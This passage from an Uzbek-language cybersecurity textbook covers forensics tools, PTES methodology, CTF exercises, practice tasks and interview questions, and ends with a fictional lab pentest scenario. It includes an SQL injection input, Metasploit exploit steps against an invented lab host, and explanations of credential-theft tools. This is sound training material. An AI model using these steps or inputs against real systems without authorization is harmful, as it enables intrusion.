Turli ochiq manbalardan ma'lumotlarni yig'ib, ular orasidagi bog'liqlikni (kim qaysi domenga, qaysi email qaysi akkauntga bog'liq) vizual grafik ko'rinishda ko'rsatadi — OSINT tahlili uchun ishlatiladi.

SUD EKSPERTIZASI VA ZARARLI DASTUR TAHLILI: QO'SHIMCHA VOSITALAR

Volatility

Kompyuter operativ xotirasi (RAM) nusxasini tahlil qilib, hodisa paytida ishlagan jarayonlar, ochiq tarmoq ulanishlari va hatto xotiradan o'chirilmagan parollarni ko'rsatadi — "Hodisaga javob" bo'limidagi "eng avval o'zgaruvchan ma'lumot yig'ish" qoidasi aynan shu tahlil uchun zarur.

SUD EKSPERTIZASI VA ZARARLI DASTUR TAHLILI: QO'SHIMCHA VOSITALAR

Cuckoo Sandbox

Shubhali faylni izolyatsiyalangan, tarmoqdan uzilgan, tiklanadigan (snapshot) muhitda avtomatik ishga tushirib, nima qilishini (qaysi fayl/tarmoq amallarini bajarishini) kuzatadi — asl tizimga zarar yetkazmasdan.

SUD EKSPERTIZASI VA ZARARLI DASTUR TAHLILI: QO'SHIMCHA VOSITALAR

Ghidra

NSA tomonidan ochiq manba qilib chiqarilgan dastur; kompilyatsiya qilingan dastur kodini odam o'qiy oladigan ko'rinishga ("teskari muhandislik", reverse engineering) aylantiradi — yuqoridagi strings/objdump bilan boshlangan statik tahlilning kengroq, grafik versiyasi.

SUD EKSPERTIZASI VA ZARARLI DASTUR TAHLILI: QO'SHIMCHA VOSITALAR

Binwalk

Qurilma dasturiy ta'minotidan (firmware fayli) ichiga yashiringan fayl tizimlari, siqilgan arxivlar yoki boshqa fayllarni imzolar (magic bytes) orqali ajratib oladi — IoT xavfsizligini tekshirishda ishlatiladi.

HODISAGA JAVOBDA QO'SHIMCHA DALIL VOSITALARI

Autopsy va DCFLDD

Autopsy — disk nusxalarini, email va metama'lumotlarni tahlil qiluvchi to'liq platforma. DCFLDD esa diskning "bit-by-bit" aniq nusxasini oladi, shunda original diskka hech qachon tegilmaydi va keyinroq nusxa ustida ishlanadi.

HODISAGA JAVOBDA QO'SHIMCHA DALIL VOSITALARI

MFTEcmd va The Sleuth Kit

MFTEcmd Windows fayl tizimining "Master File Table"ini tahlil qilib, qachon qaysi fayl yaratilgan/o'zgartirilgan/o'chirilganini ko'rsatadi. The Sleuth Kit fayl tizimi darajasida qidiruv va hatto o'chirilgan fayllarni qayta tiklash imkonini beradi.

HODISAGA JAVOBDA QO'SHIMCHA DALIL VOSITALARI

KAPE

Tezkor "artefakt yig'ish" vositasi — hodisa paytida eng muhim dalillarni (jurnal fayllari, reyestr, MFT) qo'lda birma-bir emas, bir necha daqiqada yig'ib oladi.

HODISAGA JAVOBDA QO'SHIMCHA DALIL VOSITALARI

Chain of custody (dalil zanjiri)

Har bir dalil kim tomonidan, qachon, qanday usulda olinganini hujjatlashtirish shart — "Dalil yig'ish skripti" bo'limidagi SHA-256 manifest aynan shu maqsadga xizmat qiladi. Noto'g'ri saqlangan yoki hujjatlashtirilmagan dalil sudda qabul qilinmasligi mumkin.

PROFESSIONAL METODOLOGIYA: 6 BOSQICHLI JARAYON (PTES)

6 bosqich

Har qanday qonuniy xavfsizlik bahosi shu tartibda olib boriladi: 1) Define Scope — nimani tekshirish va yozma ruxsat olish (bu bosqichsiz hech narsa qonuniy emas); 2) Recon & Enum — ma'lumot yig'ish; 3) Scan & Analyze — zaifliklarni aniqlash; 4) Prioritize & Plan — qaysi xavf jiddiyroq ekanini belgilash; 5) Exploit/Test — nazorat ostida, kelishilgan doirada sinab ko'rish; 6) Report & Fix — hujjatlashtirish va mijozga tuzatish bo'yicha tavsiyalar berish. Bu penetratsion testlash metodologiyasi deb ataladi va PTES, OWASP Testing Guide kabi xalqaro standartlarga asoslangan.

PROFESSIONAL METODOLOGIYA: 6 BOSQICHLI JARAYON (PTES)

Yakuniy qoida

Kitobdagi barcha vositalar bitta narsani ta'kidlaydi: ruxsat (authorization) — chegara chizig'i. Xuddi shu vosita shartnoma asosida, yozma ruxsat bilan ishlatilsa qonuniy kasb (penetratsion test, IR) hisoblanadi; ruxsatsiz, birovning tizimi yoki tarmog'iga qarshi ishlatilsa — kiberjinoyat hisoblanadi.

TAKRORLASH SAVOLLARI

Savol 1: parametrlashtirilgan so'rov (prepared statement) SQL Injection'dan qanday himoya qiladi?

Javob: foydalanuvchi kiritgan matn hech qachon SQL kodi sifatida talqin qilinmaydi, u faqat qiymat sifatida ko'riladi — shuning uchun ' OR '1'='1 kabi kirish ishlamay qoladi.

TAKRORLASH SAVOLLARI

Savol 2: linPEAS va winPEAS nima uchun ishlatiladi?

Javob: tizimda huquqni oshirish (privilege escalation)ga olib kelishi mumkin bo'lgan sozlamalarni avtomatik va tezkor tekshirish uchun, faqat o'z lab mashinasida.

TAKRORLASH SAVOLLARI

Savol 3: kerberoasting nima va undan qanday himoyalanish mumkin?

Javob: xizmat hisobi uchun Kerberos chiptasini offlayn tekshirish orqali zaif parolni topishga urinish; himoya — xizmat hisoblariga uzun/tasodifiy parol yoki gMSA ishlatish.

TAKRORLASH SAVOLLARI

Savol 4: Docker konteynerini --privileged bilan ishga tushirish nega xavfli?

Javob: konteyner deyarli xost tizimidagi barcha huquqlarga ega bo'ladi, shuning uchun konteynerdan "qochib chiqish" va xostga ta'sir qilish xavfi sezilarli oshadi.

TAKRORLASH SAVOLLARI

Savol 5: Metasploit'dagi exploit va auxiliary modul farqi nima?

Javob: exploit zaiflikdan foydalanib tizimga kirishga urinadi va yuklama (payload) ishga tushiradi, auxiliary esa skanerlash kabi hujumsiz yordamchi vazifalarni bajaradi.

TAKRORLASH SAVOLLARI

Savol 6: Netcat nega "dual-use" vosita deb ataladi?

Javob: xuddi shu funksiya (soket orqali ulanish/tinglash) ham qonuniy diagnostika, ham ruxsatsiz "orqa eshik" (backdoor) ochish uchun ishlatilishi mumkin — vositaning o'zi zararli emas, undan qanday foydalanilishi muhim.

TAKRORLASH SAVOLLARI

Savol 7: Hydra hujumidan eng samarali himoya nima?

Javob: urinishlar sonini cheklab vaqtinchalik bloklash (lockout/rate limiting) va ikki bosqichli autentifikatsiya (2FA) — parol topilgan taqdirda ham ikkinchi omil kerak bo'ladi.

TAKRORLASH SAVOLLARI

Savol 8: Mimikatz nima uchun deyarli barcha antivirus tomonidan bloklanadi?

Javob: u administrator huquqi bilan lsass.exe xotirasidan parol va Kerberos ma'lumotlarini chiqarib olish uchun ishlatiladi — bu imkoniyat qonuniy diagnostikada deyarli kerak bo'lmaydi, shuning uchun uning mavjudligi o'zi yuqori xavf belgisi hisoblanadi.

TAKRORLASH SAVOLLARI

Savol 9: Nega ijtimoiy muhandislik (phishing simulyatsiyasi) bo'limida hech qanday ishga tushiriladigan kod berilmagan?

Javob: bu mavzu bevosita odamlarga, ularning roziligisiz ta'sir qilishga qaratilgan; tashkilot ichida ham faqat rahbariyatning yozma ruxsati bilan, nazorat ostida o'tkaziladi — shuning uchun kitobda tayyor "ishlatsa bo'ladigan" fishing shabloni emas, faqat vosita va qonuniy chegara tushuntiriladi.

TAKRORLASH SAVOLLARI

Savol 11: PTES metodologiyasida "Define Scope" nega birinchi va eng muhim bosqich hisoblanadi?

Javob: chunki yozma ruxsat va aniq chegara (qaysi tizim, qaysi vaqt oralig'i) bo'lmasa, undan keyingi barcha harakatlar — razvedkadan tortib exploit sinovigacha — qonuniy emas, balki kiberjinoyat sifatida baholanishi mumkin.

TAKRORLASH SAVOLLARI

Savol 12: SQLMap bilan qo'lda SQL Injection qidirishning farqi nima?

Javob: SQLMap zaiflikni, ma'lumotlar bazasi turini va jadval/ustunlarni avtomatik aniqlaydi — tezroq va xatoga kamroq moyil, lekin baribir faqat ruxsat etilgan lab yoki shartnoma doirasidagi nishonda ishlatiladi.

TAKRORLASH SAVOLLARI

Savol 13: SSH tunnel (dynamic forwarding) bilan Chisel o'rtasidagi asosiy farq nima?

Javob: SSH tunnel qo'shimcha dastursiz, mavjud SSH ulanish orqali ishlaydi; Chisel esa SSH kirish imkoni bo'lmagan, lekin HTTP orqali tunnel o'tkazish mumkin bo'lgan holatlar uchun mo'ljallangan alohida vosita.

TAKRORLASH SAVOLLARI

Savol 14: Burp Suite'ning Repeater va Intruder funksiyalari nimasi bilan farqlanadi?

Javob: Repeater bitta so'rovni qo'lda o'zgartirib qayta yuborish uchun, Intruder esa ko'plab parametr qiymatlarini avtomatik, ketma-ket sinab ko'rish (masalan, brute-force yoki fuzzing) uchun ishlatiladi.



19 CTF, amaliy topshiriqlar va intervyuga tayyorgarlik

38 ta buyruq · 6 ta bo'lim

Bilim mashq bilan mustahkamlanadi. Bu qismda CTF musobaqalarida birinchi qadamlar, har bir yo'nalish bo'yicha javobi bilan amaliy topshiriqlar va lavozimlarga ariza berishda ko'p so'raladigan intervyu savollari berilgan.

MAQSAD **Boshlovchi → Junior mutaxassis yo'li**

CTF: BIRINCHI QADAMLAR

CTF nima

Capture The Flag — qonuniy, o'yin shaklidagi musobaqa: topshiriqni yechib, yashirin matn (flag, masalan flag{...}) topasiz. Yo'nalishlar: Web, Crypto (shifr), Forensics (fayl va xotira tahlili), Reverse (dastur tahlili), Pwn (binar zaiflik), OSINT (ochiq manbalar), Misc. Boshlovchilar uchun: picoCTF, TryHackMe, OverTheWire, Hack The Box; musobaqalar jadvali — ctftime.org.

```bash
$ echo "Birinchi qoida: faqat musobaqa serverlari va o'z lab muhiti"
qonuniy chegara
```

CTF: BIRINCHI QADAMLAR

Fayl tahlili vositalari

Forensics topshiriqlarining 80 foizi shu buyruqlardan boshlanadi: file turini aytadi (kengaytmaga ishonmang), strings ichidagi matnni ko'rsatadi, exiftool metama'lumot (muallif, GPS, vaqt), binwalk fayl ichiga yashirilgan boshqa fayllarni topadi, xxd baytlarni ko'rsatadi.

```bash
$ file noma_lum.bin
haqiqiy fayl turi
```

```bash
$ strings -n 8 noma_lum.bin | grep -i flag
matn ichidan qidirish
```

```bash
$ exiftool rasm.jpg
metama'lumot
```

```bash
$ binwalk rasm.jpg
ichiga yashirilgan fayllar
```

```bash
$ xxd noma_lum.bin | head
bayt ko'rinishi
```

```bash
$ echo "flag{salom_ctf}" | base64
kodlash
```

```bash
$ echo "ZmxhZ3tzYWxvbV9jdGZ9" | base64 -d
ochish
```

```bash
$ echo "synt{ebg13}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
ROT13
```

CTF: BIRINCHI QADAMLAR

Dekodlash skripti

CTF da matn ko'pincha bir necha qatlam kodlangan bo'ladi (base64, hex, ROT13, Sezar shifri). Skript hamma variantni sinab, ichida flag{ bor natijani ajratib ko'rsatadi.

```bash
$ python3 ctf_dekod.py
namuna bilan
```

```bash
$ python3 ctf_dekod.py "ZmxhZ3tzYWxvbV9jdGZ9"
o'z matningiz bilan
```

```python
$ cat <<'PYEOF' > ctf_dekod.py
import base64
import binascii
import codecs
import string
import sys
```

```
def sezar(matn, siljish):
    harflar = string.ascii_lowercase
    jadval = str.maketrans(harflar + harflar.upper(),
                           harflar[siljish:] + harflar[:siljish] +
                           harflar.upper()[siljish:] + harflar.upper()[:siljish])
    return matn.translate(jadval)


def variantlar(matn):
    natija = {"asl": matn, "rot13": codecs.encode(matn, "rot_13")}
    try:
        natija["base64"] = base64.b64decode(matn, validate=True).decode()
    except (binascii.Error, UnicodeDecodeError):
        pass
    try:
        natija["hex"] = bytes.fromhex(matn).decode()
    except (ValueError, UnicodeDecodeError):
        pass
    for s in range(1, 26):
        natija[f"sezar+{s}"] = sezar(matn, s)
    return natija


if __name__ == "__main__":
    matn = sys.argv[1] if len(sys.argv) > 1 else "ZmxhZ3tzYWxvbV9jdGZ9"
    topildi = False
    for nom, qiymat in variantlar(matn).items():
        if "flag{" in qiymat.lower():
            print(f"[{nom}] {qiymat}")
            topildi = True
    if not topildi:
        print("flag{ topilmadi: boshqa kodlash yoki ikki qatlam bo'lishi mumkin")
PYEOF
$ python3 ctf_dekod.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CTF: BIRINCHI QADAMLAR

OverTheWire: Bandit

Linux buyruqlarini o'yin orqali o'rganishning eng yaxshi yo'li: har bosqichda keyingi darajaning parolini topasiz. Ulanish SSH orqali 2220-portda. Har bosqich uchun man sahifalari va ls, cat, find, grep kabi buyruqlar yetarli.

bash

```
$ ssh bandit0@bandit.labs.overthewire.org -p 2220
```

0-daraja (parol saytda yozilgan)

bash

```
$ ls -la
```

fayllarni ko'rish

bash

```
$ cat ./-
```

"-" nomli faylni o'qish (./ bilan)

bash

```
$ find / -user bandit7 -size 33c 2>/dev/null
```

egasi va hajmi bo'yicha qidirish

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 1 (Linux): /etc/passwd dan foydalanuvchi nomlarini alifbo tartibida chiqaring.

Yechim: cut ustunni ajratadi, sort tartiblaydi.

bash

```
$ cut -d: -f1 /etc/passwd | sort
nomlar ro'yxati
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 2 (Linux): Joriy papkadagi 1 MB dan katta fayllarni toping.

Yechim: find -size bilan.

bash

```
$ find . -type f -size +1M 2>/dev/null
1 MB dan kattalar
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 3 (Linux): auth.log dan eng ko'p muvaffaqiyatsiz urinish qilgan 3 IP ni chiqaring.

Yechim: grep, awk, sort, uniq quvuri.

bash

```
$ grep "Failed password" /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort
    -rn | head -3
top-3 IP
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 4 (Linux): Faqat egasi o'qiy va yoza oladigan, bajarilmaydigan fayl yarating.

Yechim: ruxsat 600.

bash

```
$ touch maxfiy.txt && chmod 600 maxfiy.txt && ls -l maxfiy.txt
-rw------- ko'rinishi
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 5 (Linux): Papkani siqib, SHA-256 xeshini hisoblang.

Yechim: tar va sha256sum.

bash

```
$ tar -czf zaxira.tar.gz loglar_demo/ && sha256sum zaxira.tar.gz
arxiv va xesh
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 6 (Tarmoq): Qaysi jarayon 22-portni tinglayotganini toping.

Yechim: ss yoki lsof.

bash
```
$ sudo ss -tulnp | grep ':22 '
port bo'yicha jarayon
```

bash
```
$ sudo lsof -i :22
muqobil usul
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 7 (Tarmoq): O'z kompyuteringizdagi barcha ochiq TCP portlarni toping.

Yechim: nmap yoki ss.

bash
```
$ ss -tln
tinglayotgan TCP portlar
```

bash
```
$ nmap -p- --open 127.0.0.1
nmap bilan
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 8 (Python): 1 dan 100 gacha sonlardan 7 ga bo'linadiganlarning yig'indisini toping.

Yechim: generator ifodasi va sum.

bash
```
$ python3 -c "print(sum(n for n in range(1, 101) if n % 7 == 0))"
natija 735
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 9 (Python): Matndagi barcha IPv4 manzillarni ajratib oling.

Yechim: regex va findall.

bash
```
$ python3 -c "import re; print(re.findall(r'\d{1,3}(?:\.\d{1,3}){3}', 'a 10.0.0.1 b
    192.168.1.5'))"
IP lar ro'yxati
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 10 (Python): Faylning SHA-256 xeshini hisoblaydigan funksiya yozing.

Yechim: hashlib va blok bilan o'qish (katta fayl uchun).

python
```
$ cat <<'PYEOF' > xesh_topshiriq.py
import hashlib
import sys
```

```
def sha256_fayl(yol, blok=65536):
    h = hashlib.sha256()
    with open(yol, "rb") as f:
        for qism in iter(lambda: f.read(blok), b""):
            h.update(qism)
    return h.hexdigest()


if __name__ == "__main__":
    yol = sys.argv[1] if len(sys.argv) > 1 else __file__
    print(sha256_fayl(yol), yol)
PYEOF
$ python3 xesh_topshiriq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 11 (Python): Parol kamida 12 belgi, katta-kichik harf va raqam bo'lishini tekshiring.

Yechim: har shart alohida; any() bilan.

python

```
$ cat <<'PYEOF' > parol_topshiriq.py
def parol_yaxshi(parol):
    shartlar = [
        len(parol) >= 12,
        any(c.islower() for c in parol),
        any(c.isupper() for c in parol),
        any(c.isdigit() for c in parol),
    ]
    return all(shartlar)


for p in ["qisqa1A", "faqatkichikharflar", "YaxshiParol2026"]:
    print(f"{p:<20} {parol_yaxshi(p)}")
PYEOF
$ python3 parol_topshiriq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 12 (Himoya): SSH ga parol bilan kirishni o'chiring.

Yechim: sshd_config da PasswordAuthentication no, so'ng sintaksisni tekshirib reload qiling; yangi oynada kirib sinab ko'ring.

bash

```
$ sudo sshd -t && sudo systemctl reload ssh
```

tekshiruv va qayta yuklash

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 13 (Himoya): Faqat lab tarmog'idan SSH ga ruxsat bering, qolganini yoping.

Yechim: ufw default deny va manba bo'yicha qoida.

bash

```
$ sudo ufw default deny incoming
avval taqiq
```

bash

```
$ sudo ufw allow from 192.168.56.0/24 to any port 22 proto tcp
faqat lab
```

bash

```
$ sudo ufw enable
yoqish
```

AMALIY TOPSHIRIQLAR (JAVOBLARI BILAN)

Topshiriq 14 (Himoya): Muhim fayllar o'zgarmaganini qanday nazorat qilasiz?

Yechim: xesh bazasi yarating va davriy solishtiring (8-qismdagi yaxlitlik skripti yoki AIDE).

bash

```
$ sha256sum /etc/passwd /etc/hosts > baza.sha256
bazani yaratish
```

bash

```
$ sha256sum -c baza.sha256
o'zgarishni tekshirish
```

INTERVYU SAVOLLARI: SOC VA BLUE TEAM

Savol 1: Muvaffaqiyatsiz kirish urinishlari ko'payganini ko'rdingiz. Nima qilasiz?

Javob: manba IP va hisobni aniqlayman, urinishlar tartibi va vaqtini loglardan tekshiraman, muvaffaqiyatli kirish bo'lganmi qarayman; so'ng manbani bloklayman, hisob parolini almashtiraman, 2FA yoqaman va hodisani hisobotga yozaman.

INTERVYU SAVOLLARI: SOC VA BLUE TEAM

Savol 2: False positive va false negative farqi?

Javob: false positive — xavf yo'q, lekin ogohlantirish berildi (vaqt yo'qotadi); false negative — haqiqiy hujum sezilmadi (xavfliroq). Qoidalarni sozlashda ikkalasi o'rtasida muvozanat izlanadi.

INTERVYU SAVOLLARI: SOC VA BLUE TEAM

Savol 3: IDS va IPS farqi nimada?

Javob: IDS faqat aniqlaydi va ogohlantiradi, IPS esa trafikning ichida turib shubhali paketni to'xtata oladi.

INTERVYU SAVOLLARI: SOC VA BLUE TEAM

Savol 4: SIEM nima?

Javob: turli manbalardan (loglar, firewall, server) hodisalarni yig'ib, bog'lab tahlil qiladigan va ogohlantirish beradigan markaziy tizim (masalan Splunk, Wazuh, Elastic).

INTERVYU SAVOLLARI: SOC VA BLUE TEAM

Savol 5: IOC nima?

Javob: Indicator of Compromise — buzilish belgisi: zararli IP, domen, fayl xeshi, g'ayritabiiy jarayon yoki ro'yxatdan o'tish kaliti.

INTERVYU SAVOLLARI: SYSADMIN VA DEVOPS

Savol 1: Server sekin ishlayapti. Qaerdan boshlaysiz?

Javob: top/htop bilan CPU va xotirani, df -h va iostat bilan diskni, ss bilan ulanishlarni, journalctl bilan xatolarni ko'raman; eng og'ir jarayonni topib, sababini aniqlayman.

INTERVYU SAVOLLARI: SYSADMIN VA DEVOPS

Savol 2: Hard link va symbolic link farqi?

Javob: hard link bir xil inode ga ikkinchi nom (asl fayl o'chsa ham ma'lumot qoladi, boshqa fayl tizimiga o'tmaydi); symbolic link — yo'lga ko'rsatkich, asl o'chsa buziladi.

INTERVYU SAVOLLARI: SYSADMIN VA DEVOPS

Savol 3: chmod 755 nimani anglatadi?

Javob: egasi o'qiydi, yozadi, bajaradi (7), guruh va boshqalar faqat o'qiydi va bajaradi (5).

INTERVYU SAVOLLARI: SYSADMIN VA DEVOPS

Savol 4: Konteyner va virtual mashina farqi?

Javob: VM to'liq operatsion tizimni virtualizatsiya qiladi (og'ir, kuchli ajratish); konteyner xost yadrosini bo'lishadi (yengil, tez, lekin ajratish kuchsizroq).

INTERVYU SAVOLLARI: SYSADMIN VA DEVOPS

Savol 5: Yo'qolgan SSH kirishini tiklash uchun nimani oldindan qilish kerak?

Javob: sshd o'zgarishidan oldin mavjud sessiyani saqlab turish, sozlamani sshd -t bilan tekshirish, konsol (VNC/IPMI) orqali zaxira kirish yo'li va avtomatik orqaga qaytarish rejasi.

INTERVYU SAVOLLARI: PYTHON VA AVTOMATLASHTIRISH

Savol 1: list va tuple farqi?

Javob: list o'zgartiriladi (mutable), tuple o'zgarmaydi (immutable) — kalit sifatida ishlatilishi mumkin va biroz tezroq.

INTERVYU SAVOLLARI: PYTHON VA AVTOMATLASHTIRISH

Savol 2: Generator nima uchun kerak?

Javob: qiymatlarni kerak bo'lganda hosil qilib, katta ma'lumotni xotiraga yuklamasdan qayta ishlash uchun (masalan, ko'p gigabaytli log).

INTERVYU SAVOLLARI: PYTHON VA AVTOMATLASHTIRISH

Savol 3: with operatori nima qiladi?

Javob: resursni olish va (xato bo'lsa ham) bo'shatishni kafolatlaydi: __enter__ va __exit__ metodlari orqali.

INTERVYU SAVOLLARI: PYTHON VA AVTOMATLASHTIRISH

Savol 4: GIL nima?

Javob: Global Interpreter Lock — CPython da bir vaqtda faqat bitta oqim Python kodini bajaradi; shu sabab CPU og'ir ishda multiprocessing, tarmoq/disk kutishida esa threading yoki asyncio foydali.

INTERVYU SAVOLLARI: PYTHON VA AVTOMATLASHTIRISH

Savol 5: Parolni qanday saqlaysiz?

Javob: hech qachon ochiq; tasodifiy salt bilan sekin KDF (Argon2, bcrypt, scrypt, PBKDF2) orqali xesh, tekshirishda compare_digest bilan solishtirish.

INTERVYU SAVOLLARI: PENTEST VA XAVFSIZLIK

Savol 1: Pentest bosqichlari?

Javob: kelishuv va ruxsat (scope), razvedka, skanerlash, zaifliklarni baholash, ekspluatatsiya (kelishilgan doirada), tizimda mustahkamlanish va tozalash, hisobot va tavsiyalar.

INTERVYU SAVOLLARI: PENTEST VA XAVFSIZLIK

Savol 2: Nega yozma ruxsat (authorization) muhim?

Javob: ruxsatsiz skanerlash yoki kirish — jinoyat; yozma kelishuv doira, vaqt va usullarni belgilaydi va mutaxassisni himoya qiladi.

INTERVYU SAVOLLARI: PENTEST VA XAVFSIZLIK

Savol 3: Reflected va stored XSS farqi?

Javob: reflected — zararli kod so'rovdan darhol javobga qaytadi; stored — server uni saqlaydi va boshqa foydalanuvchilarga ko'rsatadi, shuning uchun xavfliroq.

INTERVYU SAVOLLARI: PENTEST VA XAVFSIZLIK

Savol 4: CVSS nima?

Javob: zaiflik jiddiyligini 0 dan 10 gacha baholaydigan standart ball tizimi; ustuvorlikni belgilashga yordam beradi, lekin biznes konteksti bilan birga ko'riladi.

INTERVYU SAVOLLARI: PENTEST VA XAVFSIZLIK

Savol 5: Zaiflik topsangiz nima qilasiz?

Javob: ekspluatatsiyani me'yordan oshirmayman, ma'lumotni nusxalamayman, egasiga tezda va aniq hisobot beraman (qayta ishlab chiqarish qadamlari, ta'sir, tavsiya) — mas'uliyatli oshkor qilish tartibi bo'yicha.



20 Amaliy va o'quv qismlar

25 ta buyruq · 6 ta bo'lim

Bilimni tizimli mashq qilish, to'liq stsenariy ustida ishlash, hisobot yozish, sertifikatlarga tayyorgarlik va martaba yo'nalishlarini tanlash. Bu qismdagi server, domen va kompaniya nomlari to'liq o'ylab topilgan — faqat o'quv maqsadida.

MAQSAD **Boshlovchidan ishga joylashishgacha**

LABORATORIYA MASHQLARI: BOSQICHMA-BOSQICH YO'L XARITASI

1-bosqich: OverTheWire Bandit

Terminal va Linux buyruqlarini o'yin shaklida mustahkamlash. Har bir daraja oldingisidan topilgan parol bilan keyingisiga kirishni talab qiladi — bu kitobning 1-qismidagi buyruqlarni amalda sinash uchun eng yaxshi boshlanish.

LABORATORIYA MASHQLARI: BOSQICHMA-BOSQICH YO'L XARITASI

2-bosqich: TryHackMe (Boshlang'ich yo'nalishlar)

"Pre Security" va "Jr Penetration Tester" yo'llarini bosqichma-bosqich, maslahat (hint)lar bilan bajarish. Har bir mashqdan so'ng nima o'rganganingizni bir necha jumlada yozib boring — bu keyinchalik rezyume va intervyu uchun foydali bo'ladi.

LABORATORIYA MASHQLARI: BOSQICHMA-BOSQICH YO'L XARITASI

3-bosqich: VulnHub mashinalari

Mahalliy VirtualBox'da ishga tushiriladigan, maslahatsiz, mustaqil fikrlashni talab qiluvchi zaif virtual mashinalar. "easy" darajadan boshlang, har bir mashinani yechgandan so'ng o'z yozib olingan write-up'ingizni tayyorlang.

bash

```
$ sudo apt install virtualbox
VulnHub mashinalarini ishga tushirish uchun
```

LABORATORIYA MASHQLARI: BOSQICHMA-BOSQICH YO'L XARITASI

4-bosqich: Hack The Box (HTB)

Maslahatsiz, turli darajadagi mashinalar — mustaqil fikrlash ko'nikmasini sinovdan o'tkazadi. "Starting Point" yo'nalishidan boshlash tavsiya etiladi.

LABORATORIYA MASHQLARI: BOSQICHMA-BOSQICH YO'L XARITASI

5-bosqich: CTF musobaqalari

CTFtime.org saytidagi jamoaviy musobaqalarda qatnashish — vaqt bosimi ostida ishlash va jamoada ishlashni o'rgatadi.

LABORATORIYA MASHQLARI: BOSQICHMA-BOSQICH YO'L XARITASI

Progress jurnali

Har bir mashqdan keyin nima qilganingizni, qaysi vositadan foydalanganingizni va nimani o'rganganingizni qisqa yozib boring — bu keyin hisobot va rezyume yozishni ancha osonlashtiradi.

bash

```
$ mkdir -p lab_jurnal && echo "$(date +%F): Bandit 0-10 tugatildi" >>
    lab_jurnal/progress.md
```

jurnalga yozuv qo'shish

TO'LIQ STSENARIY: ZAIF SERVERNI TOPISH, EKSPLUATATSIYA VA HISOBOT

1. Razvedka

Faraziy LAB-NET tarmog'idagi (192.168.56.0/24) jonli xostlarni va ochiq portlarni topish — bu kitobdagi "Pentest laboratoriyasi" qismida o'rganilgan vositalar bilan.

bash

```
$ nmap -sn 192.168.56.0/24
```

jonli xostlarni topish (faraziy lab)

bash

```
$ nmap -sV -p- 192.168.56.101
```

barcha portlar va xizmat versiyalari (faraziy xost)

TO'LIQ STSENARIY: ZAIF SERVERNI TOPISH, EKSPLUATATSIYA VA HISOBOT

2. Zaiflikni aniqlash

Topilgan xizmat versiyasini ma'lum zaifliklar bazasi bilan solishtirish — faqat ma'lumot izlash, hali hech narsa bajarilmaydi.

bash

```
$ searchsploit "faraziy-xizmat 1.2"
```

ma'lum zaifliklarni qidirish (natija faraziy)

TO'LIQ STSENARIY: ZAIF SERVERNI TOPISH, EKSPLUATATSIYA VA HISOBOT

3. Tasdiqlash (nazariy)

Topilgan zaiflik haqiqatan mavjudligini past xavfli usul (masalan versiya banner yoki xato xabari) bilan tasdiqlash — hali tizimga kirish urinishi emas.

bash

```
$ curl -I http://192.168.56.101
```

HTTP sarlavhasidan versiya bannerini o'qish

TO'LIQ STSENARIY: ZAIF SERVERNI TOPISH, EKSPLUATATSIYA VA HISOBOT

4. Ekspluatatsiya (nazariy, faqat lab)

Faraziy LAB-CVE-0001 zaifligi uchun mos modul tanlanadi va faqat ruxsat etilgan lab xostiga qarshi ishga tushiriladi. Haqiqiy tizimlarda bunday qadam faqat yozma ruxsat (rules of engagement) asosida bajariladi.

bash
```
$ use exploit/lab/faraziy_zaiflik
faraziy lab moduli
```

bash
```
$ set RHOSTS 192.168.56.101
faraziy nishon
```

bash
```
$ exploit
faqat lab muhitida ishga tushirish
```

TO'LIQ STSENARIY: ZAIF SERVERNI TOPISH, EKSPLUATATSIYA VA HISOBOT

5. Dalillarni yig'ish

Har bir qadamda ekran surati, buyruq chiqishi va vaqt belgisini saqlash — hisobot va qayta tekshiruv uchun zarur.

bash
```
$ script -a lab_jurnal/sessiya.txt
terminal sessiyasini yozib borish
```

bash
```
$ sha256sum lab_jurnal/sessiya.txt
dalil faylining xeshi (keyinchalik o'zgarmaganini isbotlash uchun)
```

HISOBOT YOZISH: SHABLON VA XAVF BAHOLASH (CVSS)

Hisobot tuzilishi

Har bir professional pentest hisoboti bir xil asosiy bo'limlardan iborat: Qisqa xulosa (rahbariyat uchun, texnik bo'lmagan til), Metodologiya, Topilmalar ro'yxati (xavf darajasi bo'yicha saralangan), har bir topilma uchun tavsif+dalil+tavsiya, va Ilovalar (to'liq log'lar).

bash
```
$ mkdir -p lab_jurnal/hisobot && echo "# Topilma: Faraziy LAB-CVE-0001" >
    lab_jurnal/hisobot/topilma_01.md
topilma shablonini boshlash
```

HISOBOT YOZISH: SHABLON VA XAVF BAHOLASH (CVSS)

Bitta topilma shabloni

Har bir topilma: nom, xavf darajasi, ta'sirlangan tizim, tavsif, takrorlash qadamlari (dalil bilan), biznes ta'siri, tavsiya qilingan yechim.

bash
```
$ cat <<'EOF' > topilma_01.md
# Topilma: Faraziy eski xizmat versiyasi (LAB-CVE-0001)

**Xavf darajasi:** Yuqori (CVSS 8.1)
**Ta'sirlangan tizim:** 192.168.56.101 (faraziy lab server)

## Tavsif
Serverda eskirgan "faraziy-xizmat 1.2" ishlamoqda, bu versiyada ma'lum
zaiflik mavjud (faraziy namuna uchun).

## Takrorlash qadamlari
```

```
1. `nmap -sV -p- 192.168.56.101`
2. Xizmat banneridan versiya tasdiqlandi.

## Biznes ta'siri
Ruxsatsiz foydalanuvchi maxfiy ma'lumotga kirishi mumkin edi (faraziy).

## Tavsiya
